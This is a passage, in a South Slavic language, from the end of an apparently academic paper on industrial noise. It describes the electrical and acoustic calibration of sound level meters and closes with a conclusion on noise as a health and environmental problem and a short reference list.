Kalibracija mjernih instrumenata. Kalibracija u suštini predstavlja pregled instrumenata u potpunosti preko cijelog njegovog raspona frekvencije što znači da je to procedura koja zahtijeva vrijeme i specijalnu opremu koja je namijenjena u tu svrhu. Redovno treba provjeravati napon baterije a kalibracija mjerača nivoa zvuka i mikrofona bi se trebala provoditi i uskladiti prema datim uputama. Preporučuje se kalibracija instrumenata svake dvije godine. Oprema za provjeru kalibriranja se razlikuje od proizvođača i vrste instrumenata. Kalibriranje mjernih instrumenata nivoa zvuka vrši se po električnoj i akustičkoj kalibraciji.

Električna kalibracija. Vanjski ili unutrašnji pobuđeni električni signal sa poznatom amplitudom i frekvencijom se ubacuje u ciklus mikrofonskog pojačala. Ako je otklon magnetne kazaljke izlaznog mjerača nepravilan može se napraviti mala korekcija pojačavanja podešavanjem “PRESET” upravljača. Iako se ovom kalibracijom može provjeriti pojačalo, mreže za određivanje i filtri, ne može se provjeriti osjetljivost mikrofona. Zbog toga je važno dodati ovaj oblik kalibracije regularnoj akustičkoj kalibraciji.

Akustička kalibracija. Akustički signal poznatog nivoa zvučnog pritiska se primjeni na mikrofoni i očitavanje metra se uspoređi sa propisanim nivoom. Svaka greška koja je van tolerancije kalibratora može se podesiti sa “PRESET GAIN CONTROL”. Na ovaj način se može postići tačnost i do 0.2dB. Velike greške mogu ukazati na oštećenje ili mjerača zvučnog nivoa ili kalibratora i u tom slučaju i mjerač i kalibrator bi se trebali vratiti proizvođaču na provjeru.

6. ZAKLJUČAK

Baveći se problemom buke u ovom radu može se zaključiti da buka predstavlja veliki problem za čovjeka i njegovo zdravlje, veliki problem u procesu proizvodnje sa aspekta produktivnosti i svakako treba istaći problem buke kao ekološkog zagađivača. Nadalje možemo tvrditi da buku, kao posljediocu rada tehničkih sistema, mora svesti u okvire podnošljivosti i okvire propisane evropskim i svjetskih standarda.

U ovom radu su navedeni samo osnovni primjeri za kontrolu i smanjenje buke gdje možemo sa sigurnošću zaključiti da su u ovu problematiku uključene i fundamentalne naučne discipline koje se bave kontrolom i metodama mjerenja buke u cilju smanjenja iste na svim nivoima u proizvodnih sistema.

LITERATURA

1. Cvetković, D., Praščević, M., 2005. Buka i vibracije, Fakultet zaštite na radu, Univerzitet u Nišu, Niš.
2. Cvetković, S., Stefanović, S., 2001. Metode merenja i kontrole parametara uticajnih za pojave uzroka štetnih događaja, Savetovanje sa međunarodnim učešćem „PREVING“, Beograd,
3. Adamović, Ž., 1991. Tehnička dijagnostika u mašinstvu, Naučna knjiga, Beograd,
4. Adamović, Ž., Golubović, D., 2002. Hidraulika i pneumatika, Tehnički fakultet „M. Pupin“, Zrenjanin,

.